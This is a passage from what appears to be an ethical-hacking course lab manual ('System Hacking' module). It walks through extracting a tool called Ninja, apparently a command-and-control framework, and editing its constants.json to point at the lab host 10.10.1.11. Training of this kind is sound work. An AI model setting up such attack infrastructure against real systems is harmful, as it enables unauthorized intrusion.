
9. **Ninja-v1.2.1-win.zip** will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin/Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.



10. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.




11. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.




Module 06 – System Hacking

